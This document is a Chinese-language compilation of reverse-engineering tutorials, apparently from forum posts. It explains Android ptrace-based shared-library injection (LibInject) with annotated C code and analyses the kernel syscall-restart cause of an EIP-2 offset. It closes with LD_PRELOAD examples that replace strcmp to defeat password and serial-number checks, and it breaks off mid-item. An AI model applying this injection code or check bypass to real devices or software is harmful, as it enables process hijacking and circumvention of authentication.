需要对(void*)mmap 进行说明：这是取得 inject 本身进程的 mmap 函数的地址，
由于 mmap 函数在 libc.so

库中，为了将 libxxx.so 加载到目的进程中，就需要使用目的进程的 mmap 函
数，所以需要查找到 libc.so 库在目的进程的起始地址。

*/

mmap_addr = get_remote_addr(target_pid, libc_path, (void *)mmap);   //
libc_path = "/system/lib/libc.so"



这里需要对 get_remote_addr 函数进行说明:

/*

该函数为一个封装函数，通过调用 get_module_base 函数来获取目的进程的某个
模块的起始地址，然后通过公式计算出指定函数在目的进程的起始地址。

*/

void* get_remote_addr(pid_t target_pid, const char* module_name, void*
local_addr)

{
```

```
        void* local_handle, *remote_handle;



        local_handle = get_module_base(-1, module_name);        //获取本地某个模块的起始地址

        remote_handle = get_module_base(target_pid, module_name);        //获取远程 pid 的某个模块的起始地址

        DEBUG_PRINT("[+] get_remote_addr: local[%x], remote[%x]\n", local_handle, remote_handle);

/*这需要我们好好理解：local_addr - local_handle 的值为指定函数(如 mmap)在该模块中的偏移量，然后再加上 rempte_handle，结果就为指定函数在目的进程的虚拟地址*/

        void * ret_addr = (void *)((uint32_t)local_addr - (uint32_t)local_handle) + (uint32_t)remote_handle;

        return ret_addr;

}
```

显然，这里面核心的就是 get_module_base 函数：

```
/*

此函数的功能就是通过遍历/proc/pid/maps 文件，来找到目的 module_name 的内存映射起始地址。

由于内存地址的表达方式是 startAddrxxxxxxx-endAddrxxxxxxx 的，所以会在后面使用 strtok(line,"-")来分割字符串

如果 pid = -1,表示获取本地进程的某个模块的地址，

否则就是 pid 进程的某个模块的地址。

*/

void* get_module_base(pid_t pid, const char* module_name)

{

        FILE *fp;

        long addr = 0;

        char *pch;

        char filename[32];

        char line[1024];

        if (pid < 0) {
```

```
                /* self process */

                snprintf(filename, sizeof(filename), "/proc/self/maps",
pid);

        } else {

                snprintf(filename, sizeof(filename), "/proc/%d/maps",
pid);

        }

        fp = fopen(filename, "r");

        if (fp != NULL) {

                while (fgets(line, sizeof(line), fp)) {

                        if (strstr(line, module_name)) {

                                pch = strtok( line, "-" ); //分解字符串
为一组字符串。line 为要分解的字符串，"-"为分隔符字符串。

                                addr = strtoul( pch, NULL, 16 );   //将
参数 pch 字符串根据参数 base(表示进制)来转换成无符号的长整型数

                                if (addr == 0x8000)
```

```
                                    addr = 0;
                                break;
                            }
                    }
                    fclose(fp) ;
            }
            return (void *)addr;
}
```

④通过 ptrace_call_wrapper 调用 mmap 函数，在目的进程中为 libxxx.so 分配内存：

```
/* call mmap (null, 0x4000, PROT_READ | PROT_WRITE | PROT_EXEC,
                                                MAP_ANONYMOUS |
MAP_PRIVATE, 0, 0);
匿名申请一块 0x4000 大小的内存
*/
```

```
        parameters[0] = 0;   // addr

        parameters[1] = 0x4000; // size

        parameters[2] = PROT_READ | PROT_WRITE | PROT_EXEC;   //
prot

        parameters[3] =   MAP_ANONYMOUS | MAP_PRIVATE; // flags

        parameters[4] = 0; //fd

        parameters[5] = 0; //offset



        if (ptrace_call_wrapper(target_pid, "mmap", mmap_addr,
parameters, 6, &regs) == -1)

                goto exit;

        ........
```

ptrace_call_wrapper 的代码：

```
int ptrace_call_wrapper(pid_t target_pid, const char * func_name, void
* func_addr, long * parameters, int param_num, struct pt_regs *
regs)

{

       DEBUG_PRINT("[+] Calling %s in target process.\n",
func_name);

       if (ptrace_call(target_pid, (uint32_t)func_addr, parameters,
param_num, regs) == -1)     //详细见后面分析

               return -1;



       if (ptrace_getregs(target_pid, regs) == -1)

               return -1;

       DEBUG_PRINT("[+] Target process returned from %s, return
value=%x, pc=%x \n",

                       func_name, ptrace_retval(regs),
ptrace_ip(regs));

       return 0;

}
```

ptrace_call 函数比较复杂，我们可以看一下代码：

```
/*

功能总结：

1，将要执行的指令写入寄存器中，指令长度大于 4 个 long 的话，需要将剩余的指令通过 ptrace_writedata 函数写入栈中；

2，使用 ptrace_continue 函数运行目的进程，直到目的进程返回状态值 0xb7f（对该值的分析见后面红字）；

3，函数执行完之后，目标进程挂起，使用 ptrace_getregs 函数获取当前的所有寄存器值，方便后面使用 ptrace_retval 函数获取函数的返回值。

*/

int ptrace_call(pid_t pid, uint32_t addr, long *params, uint32_t num_params, struct pt_regs* regs)

{

        uint32_t i;

        for (i = 0; i < num_params && i < 4; i ++) {

                regs->uregs[i] = params[i];
```

```
        }

        // push remained params onto stack

        if (i < num_params) {

                regs->ARM_sp -= (num_params - i) * sizeof(long) ;

              //详细分析见后面

                ptrace_writedata(pid, (void *)regs->ARM_sp, (uint8_t
*)&params[i], (num_params - i) * sizeof(long));

        }



        regs->ARM_pc = addr;        //将 PC 寄存器值设为目标函数的地址

        if (regs->ARM_pc & 1) {   //进行指令集判断

                /* thumb */

                regs->ARM_pc &= (~1u);

                regs->ARM_cpsr |= CPSR_T_MASK;   // #define
CPSR_T_MASK   ( 1u << 5 )   CPSR 为程序状态寄存器

        } else {
```

```
                /* arm */

                regs->ARM_cpsr &= ~CPSR_T_MASK;

        }



        regs->ARM_lr = 0; //设置子程序的返回地址为空，以便函数执行完后，返回到 null 地址，产生 SIGSEGV 错误，详细作用见后面的红字分析

        /*

        *Ptrace_setregs 就是将修改后的 regs 写入寄存器中，然后调用 ptrace_continue 来执行我们指定的代码

        */

        if (ptrace_setregs(pid, regs) == -1 || ptrace_continue(pid) == -1) {

                printf("error\n");

                return -1;

        }
```

```
        int stat = 0;

        waitpid(pid, &stat, WUNTRACED);

/* WUNTRACED 告诉 waitpid，如果子进程进入暂停状态，那么就立即返回。如果是被 ptrace 的子进程，那么即使不提供 WUNTRACED 参数，也会在子进程进入暂停状态的时候立即返回。对于使用 ptrace_cont 运行的子进程，它会在 3 种情况下进入暂停状态：①下一次系统调用；②子进程退出；③子进程的执行发生错误。这里的 0xb7f 就表示子进程进入了暂停状态，且发送的错误信号为 11(SIGSEGV)，它表示试图访问未分配给自己的内存，或试图往没有写权限的内存地址写数据。那么什么时候会发生这种错误呢？显然，当子进程执行完注入的函数后，由于我们在前面设置了 regs->ARM_lr = 0，它就会返回到 0 地址处继续执行，这样就会产生 SIGSEGV 了！

*/

        while (stat != 0xb7f[w1]  ) {   //这个循环是否必须我还不确定。因为目前每次 ptrace_call 调用必定会返回 0xb7f，不过在这也算是增加容错性吧~

                if (ptrace_continue(pid) == -1) {

                        printf("error\n");

                        return -1;

                }
```

```
            waitpid(pid, &stat, WUNTRACED);

        }



        return 0;

}
```

[w1]通 过看 ndk 的源码 sys/wait.h 以及 man waitpid 可以知道这个 0xb7f 的具体作用。首先说一下 stat 的值：高 2 字节用于表示导致子进程的退出或暂停状态信号值，低 2 字节表示子进程是退 出(0x0)还是暂停(0x7f)状态。0xb7f 就表示子进程为暂停状态，导致它暂停的信号量为 11 即 sigsegv 错误。

其中 ptrace_writedata 的代码如下：

```
/*

Func ： 将 size 字节的 data 数据写入到 pid 进程的 dest 地址处

@param dest: 目的进程的栈地址
```

```
@param data: 需要写入的数据的起始地址

@param size: 需要写入的数据的大小，以字节为单位

*/

int ptrace_writedata(pid_t pid, uint8_t *dest, uint8_t
*data, size_t size)

{

       uint32_t i, j, remain;

       uint8_t *laddr;

       union u {

                long val;

                char chars[sizeof(long)];

       } d;   //很巧妙的联合体，这样就可以方便的以字节为
单位写入 4 字节数据，再以 long 为单位 ptrace_poketext 到栈
中

       j = size / 4;

       remain = size % 4;
```

```
        laddr = data;



        for (i = 0; i < j; i ++) {          //先以4字节为单位进行数据写入
                memcpy(d.chars, laddr, 4);
                ptrace(PTRACE_POKETEXT, pid, dest, d.val);
                dest   += 4;
                laddr += 4;
        }
        if (remain > 0) {          //为了最大程度的保持原栈的数据，先读取dest的long数据，然后只更改其中的前remain字节，再写回
                d.val = ptrace(PTRACE_PEEKTEXT, pid, dest, 0);
                for (i = 0; i < remain; i ++) {
                        d.chars[i] = *laddr ++;
```

```
                }

                ptrace(PTRACE_POKETEXT, pid, dest,
d.val);

        }

        return 0;

}
```

总结一下 ptrace_call_wrapper，它的完成两个功能：

一是调用 ptrace_call 函数来执行指定函数，执行完后将子进程挂起；

二是调用 ptrace_getregs 函数获取所有寄存器的值，主要是为了获取 r0 即函数的返回值。

⑤从寄存器中获取 mmap 函数的返回值，即申请的内存首地址：

```
map_base = ptrace_retval(&regs);
```

⑥依次获取 linker 中 dlopen、dlsym、dlclose、dlerror 函数的地址:

```
dlopen_addr = get_remote_addr( target_pid, linker_path, (void
*)dlopen );
```

```
dlsym_addr = get_remote_addr( target_pid, linker_path, (void
*)dlsym );

dlclose_addr = get_remote_addr( target_pid, linker_path, (void
*)dlclose );

dlerror_addr = get_remote_addr( target_pid, linker_path, (void
*)dlerror );
```

⑦调用 dlopen 函数：

```
/*

①将要注入的 so 名写入前面 mmap 出来的内存

②写入 dlopen 代码

③执行 dlopen("libxxx.so", RTLD_NOW ! RTLD_GLOBAL)

RTLD_NOW 之类的参数作用可参考：

http://baike.baidu.com/view/2907309.htm?fr=aladdin

④取得 dlopen 的返回值，存放在 sohandle 变量中

*/
```

```
ptrace_writedata(target_pid, map_base, library_path,
strlen(library_path) + 1);

parameters[0] = map_base;

parameters[1] = RTLD_NOW| RTLD_GLOBAL;

if (ptrace_call_wrapper(target_pid, "dlopen", dlopen_addr, parameters,
2, &regs) == -1)

        goto exit;

void * sohandle = ptrace_retval(&regs);
```

⑧调用 dlsym 函数：

```
  /*

等同于 hook_entry_addr = (void *)dlsym(sohandle, "hook_entry");

*/

    #define FUNCTION_NAME_ADDR_OFFSET             0x100   //为
functionname 另找一块区域
```

```
        ptrace_writedata(target_pid, map_base +
FUNCTION_NAME_ADDR_OFFSET, function_name, strlen(function_name) +
1);

        parameters[0] = sohandle;

        parameters[1] = map_base + FUNCTION_NAME_ADDR_OFFSET;



        if (ptrace_call_wrapper(target_pid, "dlsym", dlsym_addr,
parameters, 2, &regs) == -1)

                goto exit;



        void * hook_entry_addr = ptrace_retval(&regs);

        DEBUG_PRINT("hook_entry_addr = %p\n", hook_entry_addr);
```

⑨调用 hook_entry 函数：

```
/*

hook_entry("I'm parameter!");

*/
```

```
        #define FUNCTION_PARAM_ADDR_OFFSET            0x200

        ptrace_writedata(target_pid, map_base +
FUNCTION_PARAM_ADDR_OFFSET, param, strlen(param) + 1);

        parameters[0] = map_base +
FUNCTION_PARAM_ADDR_OFFSET;



        if (ptrace_call_wrapper(target_pid, "hook_entry",
hook_entry_addr, parameters, 1, &regs) == -1)

                goto exit;
```

⑩调用 dlclose 关闭 lib:

```
/*

等同于 dlclose(sohandle);

*/

        printf("Press enter to dlclose and detach\n");

        getchar();

        parameters[0] = sohandle;
```

```
        if (ptrace_call_wrapper(target_pid, "dlclose", dlclose,
parameters, 1, &regs) == -1)

                goto exit;
```

⑪恢复现场并退出 ptrace:

```
        ptrace_setregs(target_pid, &original_regs);

        ptrace_detach(target_pid);
```

总结

分析完整个注入代码，学到了很多东西：ptrace(特别是向目的进程的寄存器和栈中写入参数)，信号量机制，以及在获取 pid、模块基址时使用的 方法等等等等。同时，也注意到这份代码与看雪论坛古河大大发出的代码有些许不同：后者是将 dlopen,dlsym 等函数放在了一个用汇编写的 injectcode.s 中，而用 C 写的注入代码仅仅将 injectcode.s 注入到目标进程中，过后就交由这个 injectcode.s 来完成后续工 作了。显然，就学习而言，本代码完全用 C 语言实现，学习起来简单易懂，且 injectcode.s 的编写难度也大很多。同时需要注意的是，如果采用后者的 方法，在注入代码之前一定得预留部分空间用作函数调用的栈空间：

```
//  设置远程代码存储空间地址

remote_code_ptr  =  map_base+0x3C00;  //  这里就预留了 0x3c00 的空间
```

展望

那注入之后我们到底可以完成什么功能呢？目前，据我了解，大家主要还是用于 hook so 中的 native 函数。那么如何 hook 呢？可以参考这篇文章的 NDK HOOK 部分：

http://bbs.pediy.com/showthread.php?t=192047

http://www.cnblogs.com/wanyuanchun/p/4020756.html

Android Libinject X86 平台 EIP-2 的分析

标 题: 【原创】Android Libinject X86 平台 EIP-2 的分析
作 者: wdfa
时 间: 2014-06-27,15:40:57
链 接: http://bbs.pediy.com/showthread.php?t=189475

在看雪上看到古河大牛的 android-LibInject，平台是 arm 版的。
想测试 x86 平台上的 android-LibJect，搜索有人已经完成
http://blog.csdn.net/jinzhuojun/article/details/9900105

其中获取目标进程库函数地址的代码如下，特别的，x86 平台的函数地址=实际函数地址+2。

```
void* get_remote_addr(pid_t target_pid, const char* module_name, void* local_addr)
{
    void* local_handle, *remote_handle;

    local_handle = get_module_base(-1, module_name);
    remote_handle = get_module_base(target_pid, module_name);

    DEBUG_PRINT("[+] get_remote_addr: local[%x], remote[%x]\n", local_handle, remote_handle);

    void * ret_addr = (void *)((uint32_t)local_addr + (uint32_t)remote_handle - (uint32_t)local_handle);

#if defined(__i386__)
    if (!strcmp(module_name, libc_path)) {
        ret_addr += 2;
    }
#endif
    return ret_addr;
}
```

这个+2 的操作让人蛋疼，起初以为是 ELF 在 X86 平台上的特性。
在 GDB 中调试，发现函数地址并不需要+2。
调试发现，是因为如下的函数 ptrace_call 设置 eip 的时候需要把 eip 加 2。

```
#elif defined(__i386__)
long ptrace_call(pid_t pid, uint32_t addr, long *params, uint32_t num_params, struct user_regs_struct * regs)
{
    regs->esp -= (num_params) * sizeof(long) ;
    ptrace_writedata(pid, (void *)regs->esp, (uint8_t *)params, (num_params) * sizeof(long));

    long tmp_addr = 0x00;
    regs->esp -= sizeof(long);
    ptrace_writedata(pid, regs->esp, (char *)&tmp_addr, sizeof(tmp_addr));

    regs->eip = addr;

    if (ptrace_setregs(pid, regs) == -1
            || ptrace_continue( pid) == -1) {
        printf("error\n");
        return -1;
    }

    int stat = 0;
    waitpid(pid, &stat, WUNTRACED);
    while (stat != 0xb7f) {
        if (ptrace_continue(pid) == -1) {
            printf("error\n");
            return -1;
        }
        waitpid(pid, &stat, WUNTRACED);
    }

    return 0;
}
#else
```

作如下测试，
设置错误的 eip，Regs->eip=0，目标进程段错误，崩溃 eip=-2；
设置错误的 eip，regs->eip=10，目标进程段错误，崩溃 eip=8

测试表明：X86 版本的 ptrace_call，确实需要 eip=eip+2。
根据 windows 的经验，怎么也没明白为啥 eip-2。
设置目标进程 eip=funX，结果目标进程从 funX-2 开始执行，蛋疼。

测试 GDB 调试，设置目标进程的 EIP，目标进程从 EIP 开始执行，蛋更疼了。
据说 GDB 也是用的 ptrace 接口，为啥 GDP 设置 EIP 就从 EIP 开始执行，而 ptrace_call 设置 EIP 却从 EIP-2 的地址开始执行。

请教原文作者，答复“可能是 ABI 的原因，有的平台并不需要”。
请教其它大牛，估计是被太多邮件淹没了。

在看雪上看到有文章说，需要在 ptrace_attach 之后先执行 ptrace_syscall

问题已经明白是怎么回事。

我使用的代码中，对目标进程的附加有2步：
1. PTRACE_ATTACH，附加到进程中；此时wait可以接收到信号，表明目标进程附加成功；此时目标进程已经停止，而且停止在系统调用的调用处（例如recv、read等）。
2. PTRACE_SYSCALL，让目标进程在下次进/出系统调用时，进行调试。

我使用的代码中，在注入某些进程时，出现阻塞现象（wait阻塞），先分析原因如下：

在ptrace_attach中，有些情况较特殊，就是那些阻塞的系统调用，如read、recv等；在第一次PTRACE_SYSCALL后，wait会立即返回，表明目标进程已经进入系统调用（该系统调用已经开始了）；此时去注入，会等到上一个系统调用返回后，才能开始注入。

解决办法：
在PTRACE_ATTACH后，发一次PTRACE_SYSCALL后，wait（表明进入系统调用）；再发一次PTRACE_SYSCALL，再wait（等待系统调用返回），这次的wait可能阻塞；等第二回后，在进行注入。

由于没有代码示例，仅用语言描述很难描述清楚，待会我会另开一贴，说一说我对‘libinject’的理解。

测试表明，这篇文章说的没问题。但作者也没有为什么必须要先 ptrace_syscall。
对比不添加 ptrace_syscall 和 ptrace_syscall，ptrace_getreg 获得 EIP 都是相同的，说明 ptrace _attach 返回时，目标进程的 EIP 都是相同的。那添加的 ptrace_syscall 又做了哪些额外的工作，导致执行结果不一样。

不明就里，如鲠在喉！一统搜索，没有结果！只有去看 linux 内核相关的书籍了。
在阅读完《linxu 内核源码分析》的 ptrace 和 signal 章节后，找到了最终的原因。


EIP-2 内幕
我的目标程序源码如下：

```c
#include <stdio.h>
#include <unistd.h>
#include <sys/mman.h>
#include <dlfcn.h>

int gIndex = 0;

//funv will be called via ptrace
int funv()
{
    printf("%s, gIndex=%x\n", __FUNCTION__, gIndex++);
    return 0;
}

int main( int argc, char* argv[])
{
    printf("%s, funv=%p\n", __FUNCTION__, (void*)funv);

    while(1)
    {
        sleep(1);
        printf("%s, sleep, gIndex=%x\n", __FUNCTION__, gIndex++);
    }

    return 1;
}
```

我的注入程序代码如下：

```
int test5()
{
    const char* exeName = "/root/code/hello/hello.exe";
    pid_t target_pid = 0;

    struct pt_regs regs;
    struct pt_regs original_regs;

    target_pid = find_pid_of( (char*)exeName);

    ptrace_attach(target_pid);

    ptrace_getregs(target_pid, &regs);
    struct user_regs_struct* userReg = &regs;
    printf("%s, ptrace_getregs ok, esp=%p, eip=%p\n", __FUNCTION__, (void*)userReg->esp, (void*)userReg->eip);

    memcpy(&original_regs, &regs, sizeof(regs));

    userReg->eip = 10;
    ptrace_setregs(target_pid, &regs);
    ptrace_continue(target_pid);

    ptrace_setregs(target_pid, &original_regs);
    ptrace_detach(target_pid);

    return 1;
}
```

注入程序在 ptrace_attach 目标程序的时候，目标程序因为执行 sleep(1)处于休眠状态。
此时 EIP 为系统调用的用户态返回地址，如下的 0xb7fe2424。无论是 sysenter 方式还是 int 0x80 方式，返回 EIP 都是该地址。



Ptrace_attach 首先向目标进程发送 SIGSTOP 信号，该信号把本来处于休眠的进程唤醒。然后进入等待目标进程状态发生改变。

目标进程被唤醒后经内核调度开始执行，开始执行其实是从原来的休眠处开始的，显然继续执行将会结束 sleep 系统调用，并且返回结果不是 sleep 满足，而是 sleep 被中断了。
目标进程准备退出 sleep 系统调用，在返回到用户态 EIP 之前，内核检测自身是否存在信号量。显然，赤裸裸的躺着注入程序发送的 SIGSTOP 信号。于是，转入执行 SIGSTOP 信号处理，该信号处理把进程状态为 STOP，挂起自身，激活注入进程的 wait 调用。

注入进程 wait 调用返回，ptrace_getregs 获取的 EIP 是确确实实的目标进程将来返回到用户态执行的 EIP。

注入进程 ptrace_setreg 设置的 EIP 也确确实实是目标进程将来要返回到用户态执行的 EIP。

注入进程 ptrace_continue 给目标进程发送信号 SIGCON，信号发送本身将唤醒挂起的目标进程。

目标进程因为收到的 SIGCON 信号，恢复执行。此时进程的 SIGSTOP 信号即将处理完毕，系统检测该到信号来自系统调用，并且该信号处理不是由用户程 序处理，这就意味着该信号导致了本系统调用失败，需要自动重新执行该系统调用。自动重新本系统调用的方法：恢复用户态寄存器 EAX 为系统调用号，用户态 EIP=EIP-2。而 EIP-2 恰好就是 int 80 系统调用指令。

目标进程处理完信号后，开始执行系统调用返回到用户态。此时用户态的 EIP 由于-2 的原因，不再是原来的 pop ebp 指令，而是 int 80 指令。因此返回到用户态后，自动重新执行本系统调用。

因此，EIP-2 的本质原因，在于 ptrace_attach 的时候目标进程因系统调用进入了休眠，而 attach 发送的信号导致了目标进程调用中断返回，系统为了弥补中断返回的系统调用，在信号处理中将 EIP-2 来迫使中断的系统调用返回后自动重启本系统调用。

为何 ptrace_attach+ptrace_syscall 就没有 EIP-2 的问题？

在 ptrace_attach 后加入 ptrace_syscall 后不会导致 eip-2，原因在于 ptrace_syscall 仅仅是设置目标进程的标志 位，没有发送任何信号，也没有中断目标进程的任何系统调用。目标进程是主动在系统调用之前检查该标志位，主动挂起自己。这种条件下，注入进程设置目标进程 eip，目标进程的系统调用自然是返回到设置的 eip。

Ptrace_attach 一定会有问题吗?

NO。attach 时刻目标进程如果不是陷入系统调用，就不会触发自动重启系统调用导致的 EIP-2。

ptrace_attach+ptrace_syscall 一定安全吗？

NO。在 ptrace_syscall+ptrace_setreg+ptrace_continue 后，目标进程开始进行系统调用，如果系统调用是可中 断的阻塞调用，在阻塞等待过程中如果因为接受到其它信号，导致系统调用中断返回，那么系统会因为自动重启系统调用而设置 eip-2，并且系统期待的 eip-2 处的代码为 int 80。显然，注入进程设置的 eip 为某个函数，而 eip-2 就是个不伦不类的东西。

注：最后两个问题，没有实际测试，只是推断；SIGCON 信号对于目标进程只是简单的忽略。
不知道 ARM 平台存不存在因为自动重启系统调用而导致的 EIP-2 的问题。
arm 下重启系统调用，也有调整用户态 pc 位置，目前 bionic 中 libc.so 采用 ARM 方式编译，svc 0 指令占用 4Bytes，所以会-4
arch\arm\kernel\signal.c

```
static void do_signal(struct pt_regs *regs, int syscall)
{
......
  /*
   * If we were from a system call, check for system call restarting...
   */
  if (syscall) {
    continue_addr = regs->ARM_pc;
    restart_addr = continue_addr - (thumb_mode(regs) ? 2 : 4);
    retval = regs->ARM_r0;

    /*
     * Prepare for system call restart.  We do this here so that a
     * debugger will see the already changed PSW.
     */
    switch (retval) {
    case -ERESTARTNOHAND:
    case -ERESTARTSYS:
    case -ERESTARTNOINTR:
      regs->ARM_r0 = regs->ARM_ORIG_r0;
      regs->ARM_pc = restart_addr;
      break;
    case -ERESTART_RESTARTBLOCK:
      regs->ARM_r0 = -EINTR;
```

```
    break;
   }
  }

  signr = get_signal_to_deliver(&info, &ka, regs, NULL);
  if (signr > 0) {
          // 用户未设置 SA_RESTART sigaction，继续执行以-EINTR 返回给调用者
   if (regs->ARM_pc == restart_addr) {
    if (retval == -ERESTARTNOHAND
       || (retval == -ERESTARTSYS
     && !(ka.sa.sa_flags & SA_RESTART))) {
     regs->ARM_r0 = -EINTR;
     regs->ARM_pc = continue_addr;
    }
   }
```

x86 下，int 0x80 指令 2 Bytes：

arch\x86\kernel\signal.c

```
static void do_signal(struct pt_regs *regs)
{
......
    // x86 下处理信号和 arm 下不同，先直接转到用户空间处理信号
  signr = get_signal_to_deliver(&info, &ka, regs, NULL);
  if (signr > 0) {
   /* Whee! Actually deliver the signal.  */
   handle_signal(signr, &info, &ka, regs);
   return;
```

```
}

    // 后判断系统调用结果，根据情况 PC-2
if (syscall_get_nr(current, regs) >= 0) {
 /* Restart the system call - no handlers present */
 switch (syscall_get_error(current, regs)) {

 case -ERESTARTNOHAND:
 case -ERESTARTSYS:
 case -ERESTARTNOINTR:
  regs->ax = regs->orig_ax;
  regs->ip -= 2;
  break;

 case -ERESTART_RESTARTBLOCK:
  regs->ax = NR_restart_syscall;
  regs->ip -= 2;
  break;

 }
}
```

arm 下注入 zygote 和其子进程的时候也有这个问题，因为 ptrace 的注入点会在 select 那里，注入时修改 pc，注入完成后恢复 PC 其实会影响到 select 的返回值，从而引起进程退出。

Linux 下的 Hook

0×01 LD_PRELOAD 的那些事

LD_PRELOAD 并不是什么深不可测的东西，它只是 Linux 系统中的一个环境变量。加载器在进行动态链接的时候，会将有相同符号名的符号覆盖成 LD_PRELOAD 指定的 so 文件中的符号。换句话说，可以用我们自己的 so 库中的函数替换原来库里有的函数，从而达到 hook 的目的。 这和 windows 下通过修改 import table 来 hook API 很类似。相比之下 linux 下的 LD_PRELOAD 更方便了,都不用写代码了,系统的 loader 会帮我们搞定。但是 LD_PRELOAD 有个限制:只 能 hook 动态链接库，对静态的链接库无效，因为静态链接的代码都写到可执行文件里了，有没坑让你填。

0×02 linux 下 hook 实战

linux 用的都是 glibc,有一个叫做 libc.so.6 文件，这是几乎所有 Linux 下命令的动态链接中，其中有标准 C 的各种函数。对于 GCC 而言，默认情况下，所编译的程序中对标准 C 函数的链接，都是通过动态链接方式来链接 libc.so.6 这个函数库的。

现在已 hack strcmp 函数为例

1. OK,还是让我用一个例子来看一下用 LD_PRELOAD 来 hack 别人的程序。我们写一段下面的代码。
2. // verifypasswd.c
3. #include <stdio.h>
4. #include <string.h>

```
5.
6. int main(int argc,char **argv) {
7.     char passwd[] = "password";
8.     if (argc < 2) {
9.         printf("usage: %s <password>\n",argv[0]);
10.        return;
11.    }
12.    if (!strcmp(passwd,argv[1])) {
13.        printf("Correct Password!\n");
14.        return;
15.    }
16.    printf("Invalid Password!\n");
17.}
```

在上面这段程序中，我们使用了 strcmp 函数来判断两个字符串是否相等。下面，我们使用一个动态函数库来重载 strcmp 函数：

```
1. // hack.c
2. #include <stdio.h>
3. #include <string.h>
4. int strcmp(const char *s1, const char *s2)
5. {
6.    printf("hack function invoked. s1= s2=/n", s1, s2);
7.    // always return 0, which means s1 equals to s2.
8.    return 0;
9. }
```

编译程序

```
$ gcc -o verifypasswd verifypasswd.c
$ gcc -shared -o hack.so hack.c
```

我们可以用 readelf -s hack.so 来查看其导出函数.测试一下程序：（得到正确结果）

```
$ ./verifypasswd asdf
Invalid Password!
```

设置 LD_PRELOAD 变量：（使我们重写过的 strcmp 函数的 hack.so 成为优先载入链接库）

```
$ export LD_PRELOAD="./hack.so"
```

再次运行程序：

```
$ ./verifypasswd asdf
hack function invoked. s1= s2=
Correct Password!
```

我们可以看到，1）我们的 hack.so 中的 strcmp 被调用了。2）主程序中运行结果被影响了。

0x03android 中的 LD_PRELOAD

android 的动态链接加载器是/system/bin/linker。主要负责初始化 Android 原生程序运行环境，包括加载程序所引用的动态链接库，修正函数调 用地址，执行程序入口函数等。为了搞清楚 LD_PRELOAD 变量在 android 中是否有效，去 Android 源码中看看。查看 bionic\linker 目录下的 linker.c 文件 ，可知 LD_PRELOAD 环境变量在 android 中真的有!

编写测试代码 ，与之前 liunx hook 一样 我们先写一个待 fuck 的程序

/*app.c*/

#include <stdio.h>

```
#include <string.h>
#define bool int
bool checkSN(const char* sn)
{
 char readpass[] = “ilikeandroid”;
 return !(strcmp(readpass, sn));
}
int main(int argc, char **argv)
{
 if (argc < 2)
 {
  printf(“please input your sn”);
  return;
  /* code */
 }
 if (!checkSN(argv[1]))
 {
  printf(“the sn was invalid!\n”);
  return ;
  /* code */
 }
 printf(“thanks for registion\n”);
 return 0;
```

```
}
```

上面的代码模拟了注册码验证。现在我们要 hook 这个验证函数，让程序输入任意字符串也提示成功。

```
/*hook.c*/
#include <stdio.h>
#include <dlfcn.h>
void* getrealaddr(const char* s1, const char* s2)
{
 void* lib = dlopen("libc.so", RTLD_NOW | RTLD_GLOBAL);
 void* symbol;
 if (lib == NULL)
 {
   /* code */
   fprintf(stderr, "Could not open self-executable with dlopen(NULL)!!!:%s\n", dlerror());
   return -1;
 }
 symbol = dlsym(lib, "strcmp");
 fprintf(stderr, "the real strcmp address:0x%8x\n", symbol);
 dlclose(lib);
 return symbol;
}
int strcmp(const char* s1, const char* s2)
{
```

```
 fprintf(stderr, “the first arg is:%s, the second arg is:%s\n”, s1, s2);
 getrealaddr(s1, s2);
 //Fakestrcmp 返回值为 0 意味这输入任何都会比较成功。
 return 0;
}
```

hook.c 中提供了 strcmp()函数，它首先打印输入参数，然后获取真正的 strcmp()函数的地址并输出，函数返回值 0 表示 s1 和 s2 相同

a.编译运行

正常程序与 Hook 程序都使用 Android NDK 来编译，将 Android NDK Sample 目录下的 Hello-jni 目录复制一份，并重命名为 hook,求改 jni 目录下的脚本文件 Android.mk 内容：

```
LOCAL_PATH := $(call my-dir)
#module hook
include $(CLEAR_VARS)
LOCAL_MODULE := hook
LOCAL_SRC_FILES := hook.c
include $(BUILD_SHARED_LIBRARY)
#module app
include $(CLEAR_VARS)
LOCAL_MODULE :=app
LOCAL_SRC_FILES :=app.c
include $(BUILD_EXECUTABLE)
```

然后将 app.c　hook.c 拖入 jni 文件夹

然后切换到工程目录下 使用 ndk-build 编译

编译成功后开启模拟器，将生成的 app，与 libhook.so 拷贝到指定目录，并设置为可执行

adb push app /data/local/tmp

adb push libhook.so /data/local/tmp

adb shell chmod 777 /data/local/tmp/app

adb shell chmod 777 /data/local/tmp/libhook.so

接下来运行 app

cd /data/local/tmp

./app 12345

然后设置 LD_PRELOAD

export LD_PRELOAD=”/data/local/tmp/libhook.so”

再输入 12345

```
# export LD_PRELOAD="/data/local/tmp/libhook.so"
export LD_PRELOAD="/data/local/tmp/libhook.so"
# ./app 12345
./app 12345
the first arg is:ilikeandroid, the second arg is:12345
the real strcmp address:0x400150c0
thanks for regist1on
#
```

1.注意:

